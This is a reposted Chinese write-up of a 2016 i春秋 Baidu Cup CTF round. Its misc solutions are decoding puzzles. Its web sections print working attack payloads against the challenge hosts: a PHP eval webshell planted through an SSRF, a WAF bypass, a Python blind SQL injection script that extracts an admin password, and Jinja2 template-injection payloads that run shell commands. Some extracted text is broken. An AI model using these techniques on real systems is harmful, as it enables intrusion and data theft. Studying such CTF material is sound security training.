

# i春秋百度杯十一月第二场WriteUp

转载

[chengman3837](#) 于 2017-02-10 14:48:00 发布 317 收藏

文章标签: [php](#) [python](#) [数据库](#)

原文链接: <https://my.oschina.net/ichunqiu/blog/835534>

版权

百度杯地址: <http://www.ichunqiu.com/racing>

题目: 嘀嘀嘀

解答:

莫尔斯电码, 使用一些在线网站解答, 得到字符串如下:

FLAGE71CA5CD 7DB9 4BA3 9383 1AF867881F07

然后中间用横杠 转换成小写

flag{e71ca5cd-7db9-4ba3-9383-1af867881f07}

## misc2

题目:

山岚f5-lf5aa9gc9{-8648cbfb4f979c-c2a851d6e5-c}解答:

栅栏密码, 通过标准的flag格式可以知道是三位一组:

```
f5-  
lf5  
aa9  
gc9  
{-8  
648  
cbf  
b4f  
979  
c-c  
2a8  
51d  
6e5  
-c}
```



## misc 3

题目: 签到题

\u0066\u006c\u0061\u0067\u007b\u0074\u0068\u0031\u0073\u005f\u0069\u0073\u005f\u0065\u006e\u0031\u0020\u006b\u0069\u006e\u0067\u007d

解答:

Unicode编码, 使用在线工具转换下: flag{th1s\_is\_Un1c0de\_you\_Know?}



## web 1 LOOK

第一步：创建赛题，抓取数据包，发现在返回数据包里有返回头有提示X-HT verify

```
Host: 838e64a4b30d46aa9ef3af1776d5b49362d3e88c921243bd.ctf.ga
me
User-Agent: Mozilla/5.0 (Linux; U; Android 2.2; en-us;
Droid Build/FRG22D) AppleWebKit/533.1 (KHTML, like
Gecko) Version/4.0 Mobile Safari/533.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.ichunqiu.com/racing/ctf_56447
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Server: ASERVER/1.0.0-3
Date: Wed, 16 Nov 2016 09:59:16 GMT
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.19
X-HT: verify
Set-Cookie: __ads_session=KnjHXes30QgAhASCDAa=;
domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from
pon-hj-icq-ichunqiu-ibi
```


[color=rgba(19, 17, 17, 0.811765)]暂定为参数，加上该参数访问赛题，有回显了  
[color=rgba(19, 17, 17, 0.811765)]，通过测试发现大于4个字符则报错



尝试用burpsuite跑一下4位密码，但是无果，之后构造万能密码登录，获取到下一个php文件：



第二步：访问该php文件，返回头里面依旧有V-HT=viminfo，提示viminfo 联想到.viminfo隐藏文件 存有vim操作记录



```
INT SQL XSS encryption Encoding Other
Load URL
Split URL
Execute
Enable Post data Enable Referrer
当前网页的语言为英文, 是否需要翻译为中文? 立即翻译 暂不需要
# This viminfo file was generated by Vim 7.3.
# You may edit it if you're careful!
# Value of 'encoding' when this file was written
*encoding=utf-8
# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:wq
# Search String History (newest to oldest):
# Expression History (newest to oldest):
# Input Line History (newest to oldest):
# Input Line History (newest to oldest):
# A~.â&#160;™:
```



[color=rgba(19, 17, 17, 0.811765)]根据页面信息可以找到备份文件。

```
view-source:https://838e64a4b30d46aa9ef3a61776d5b49362d3e88c921243bd.ctf.game/5211ec9dde53ee65bb0225117fba1e1.php.backup---
838e64a4b30d46aa9ef3a61776d5b49362d3e88c921243bd.ctf.game/5211ec9dde53ee65bb0225117fba1e1.php
Post data
<?php
$conn = mysql_connect('localhost', 'root', '');
mysql_query("set names utf8");
mysql_select_db("ctf");
if($_SERVER["REMOTE_ADDR"] == '0.0.0.0'){
    $name = addslashes($_GET['username']);
}
else{
    if(stripos($_GET['username'], 'Bctf2016') != false){
        $name = 'FUXX';
    }
    else{
        $name = addslashes($_GET['username']);
    }
}
echo 'hello ', $name;
$sql = "select * from admin where name='".$name."'";
$result = mysql_query($sql);
$num = mysql_num_rows($result);
if($num > 0){
    echo "<br>next ***.php";
}
?>
```



其中第一个if判断远程IP只是一个幌子无法伪造

接着看程序逻辑

需要输入非 Bctf2O(大写O)16但进入数据库查询又当作是Bctf2O16的一个字符串

这里利用一个特性

MYSQL 中 utf8\_unicode\_ci 和 utf8\_general\_ci 两种编码格式, utf8\_general\_ci不区分大小写, Ä = A, Ö = O, Ü = U 这三种条件都成立, 对于utf8\_general\_ci下面的等式成立: ß = s, 但是, 对于utf8\_unicode\_ci下面等式才成立: ß = ss。可以看到大写O和Ö是相等的

所以, 可以依据这个可以成功获取到最后一个文件。

```
838e64a4b30d46aa9ef3a61776d5b49362d3e88c921243bd.ctf.game/5211ec9dde53ee65bb0225117fba1e1.php?username=Bctf2O16
838e64a4b30d46aa9ef3a61776d5b49362d3e88c921243bd.ctf.game/5211ec9dde53ee65bb0225117fba1e1.php
Post data
```

```
hello BctEZA-16
next c3368f5eb5f8367fd548b228bee69ef2.php
```

第三步：

访问该文件后直接显示了源代码：

```
<?php
if(isset($_GET['path']) && isset($_GET['filename'])){
    $path = $_GET['path'];
    $name = "upload/".$_GET['filename'];
}
else{
    show_source(__FILE__);
    exit();
}
if(strpos($name, '..') > -1){
    echo 'WTF';
    exit();
}

if(strpos($path, 'http://127.0.0.1/') === 0){
    file_put_contents($name, file_get_contents($path));
}
else{
    echo 'path error!';
}
?>
```



上传文件 路径限制在upload目录

无法利用..跳目录

Path限制为<http://127.0.0.1/>开头

没有其他因素的情况下是无法getshell的 因为匹配到127.0.0.1/ 斜杠 所以无法利

用<http://127.0.0.1:test@www.baidu.com>来绕过

这时可利用之前的关卡来辅助我们进行getshell，重新访问上一个文件[size=1em]后台会把username输出出来

这样就可以利用该URL构造username为一句话进行getshell了。http://\*\*/?

path=<http://127.0.0.1/5211ec9dde53ee65bb02225117fba1e1.php?usern3me=<>

php%2520eval(\$\_POST[a0]);?>&filename=lanbing.php之后访问lanbing.php，获取flag



自己尝试哟

```
hello <?php
echo 'flag flag flag';
$flag = 'flag_5211ec9dde53ee65bb02225117fba1e1';
?>
```



## Web2 Manager

用户名处存在注入点，有两个坑：1.前台检测单引号等非法字符

2.前端对用户名和密码字段值进行加密后台进行校验 防止自动化跑脚本；对于1可以把网页dump下来把js段代码删掉然后本地输入注入语句请求到远程服务器就可以了

，[其实把2搞明白加密算法后可以忽略1在burp上直接请求了加密程序在。

```
$(document).ready(function() {
    $('#f' + 'e' + 'n' + 'm' + 'o' + 'g' + 'i' + 'n').submit(function(e) {
        var z1 = $('#' + 'u' + 'a' + 'e' + 'z' + 'n' + 'a' + 'm' + 'e').val();
        var z2 = $('#' + 'p' + 'a' + 'a' + 'a' + 'a' + 'u' + 'o' + 'r' + 'd').val();
        $('<' + 'i' + 'n' + 'p' + 'u' + 't' + '>').attr({
            type: 'h' + 'i' + 'd' + 'd' + 'e' + 'n',
            name: ' ' + 'n' + 'o' + 'n' + 'e' + 'e',
            value: sign(z1 + z2, 'VVT' + '0Yj' + 'MOY' + '2Rh' + '2Zz' + 'IMj' + '1is' + 'jFj' + '000' + '000');
        }).appendTo('#' + 'z' + 'r' + 'n' + 'l' + 'o' + 'g' + 'i' + 'n');
    });
});
```



取username 和password连接后 跟一段base64字符串发送到sign函数  
Sign函数在上面 其实就是一个sha1的算法实现 其中base64 str是一个key

最终会对 key+username+password 进行sha1加密

至此搞清楚算法后后续就可以利用自动化跑脚本了

接着看注入点

其实是一个普通的注入点不过由于ichunqiu自身的waf导致需要绕过waf才能注入到密码

```
HTTP/1.1 200 OK
Server: Apache/1.3.0-3
Date: Sat, 12 Nov 2016 14:17:28 GMT
Content-Type: text/html
Content-Length: 15
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Set-Cookie: _idm_session=6e0c075588891900ab; @email=.ctf.game; path=/
X-Powered-By-Kingsteeb: H20 from gon-by-sq-ichunqiu-lbl

illegal request
```



可以发现username中有union select information\_schema等关键字 本来是会被waf拦截

不过在该恶意字符之前构造一个超长参数aaaa=11111(很多很多个)

就可以完全绕过了 接下来就很容易了正常注入就可以这里是绕过了union select联合查询的检测 但是

information\_schema依然会被拦截

但是password在数据库的字段很复杂爆破是猜不出来的 于是查资料 构造出了一个字段未知的情况的去注入数据

首先union select绕过用如下payload

Union%0a+--+%0aselect 1

部分绕过了waf可以用union查询了<http://115.159.210.46/archives/3.html>

然后根据上面文章内容构造出利用union语句来进行盲注入未知字段数据

```
import urllib2
import urllib
# MyIchunqiuSuperL0ng&&SecurePa$$word
# http://115.159.210.46/archives/3.html

password = ''
for j in range(1,50):
    for i in range(32,127):
        payload = "admin' and (select 1,2,3 from dual where 1=2 union\n -- \nselect 1
,2,ascii(substr(field_3,\"+str(j)+\",1)) from(select 1 as field_1,2 as field_2,3 as fie
ld_3 from users where 1=2 union\n -- \n select * from users) as sb)=(select 1,2,3 fro
m dual where 1=2 union\n -- \n select 1,2,\"+str(i)+\")#"
        token = urllib2.urlopen("http://192.168.56.101/sha.php?en=YTY0YjM0Y2RhZTZiMjI
iZjFjOTQxOD=="+urllib.quote(payload)+"1").read()
        data = urllib.urlencode({"username":payload,"password":"1", "_nonce":token})
        req = urllib2.Request("http://d7b6975486bb49688557ec8d787ba6e0750a9634d44a475
0.ctf.game/login.php",data)
        resp = urllib2.urlopen(req).read()
        if resp.find('Incorrect password!')!=-1:
            password = password + chr(i)
            print password
            break
```



192.168.56.101是我本地的web 返回sha1加密结果(当时着急直接用了php 其实python也很简单)

，后面发现payload还可以简化 简单介绍一下payload的原理

```
select password from admin where name='1111aaa' and (select ascii(substr(field_3,1,1)) from(select 1 as fi
```

从后往前看

```
select 1 as field_1,2 as field_2,3 as field_3 from admin where 1=2 union select * from admin
```

进行了union查询然后用星号把admin的所有字段都返回过来 接着设置了三个字段别名field\_1 field\_2 field\_3 一一对应上去


现在这三个别名中有了admin表中的所有字段数据

然后继续往前看

```
select ascii(substr(field_3,1,1)) from(select 1 as field_1,2 as field_2,3 as field_3 from admin where 1=2 union select * from admin) as sb
```

把admin的数据返回到from() 里面去 前面用field\_3别名 查询出来ascii码 然后用and语句判断 进行布尔盲注注入 脚本跑完密码如下

Username :admin



Password: Mylchunq1uSuperL0ng&&SecurePa\$\$word

### Web3 Fuzz


创建赛题，访问赛题，得到提示

plz fuzz parameter

爆破一下参数 得到name



然后404是这样的



然后搜索查资料 找到jinja2代码执行漏洞 利用公开的payload命令执行

可知是大蟒蛇(python web)语言

```
name=%7B%7B '__class__.__mro__[2].__subclasses__()[40]('/tmp/owned.cfg', 'w').write('from subprocess impo

name=%7B%7B config.from_pyfile('/tmp/owned.cfg') %7D%7D

name=%7B%7B%20config[%27RUNCMD%27](%27usr/bin/id%27,shell=True)%20%7D%7D
```

得到结果如下:



然后发现ls dir等命令都被检测到了 于是通过base64解码写入sh 或 python脚本 来执行命令  
找到flag文件在 [size=1em]/var/www/html/fl4g[size=1em]接着  
print open('/var/www/html/fl4g','r').read()

编码成base64

然后写入

```
name=%7B%7B%20config[%27RUNCMD%27](%27echo
cHJpbnQgb3BlbignL3Zhci93d3cvaHRtbC9mbDRnJywnicpLnJlYWQoKQ==|base64 -
d>/tmp/get.py%27,shell=True)%20%7D%7D
```

执行py

```
name=%7B%7B%20config[%27RUNCMD%27](%27python
/tmp/get.py%27,shell=True)%20%7D%7D[size=1em]得到最终的flag;
```



转载于:<https://my.oschina.net/ichunqiu/blog/835534>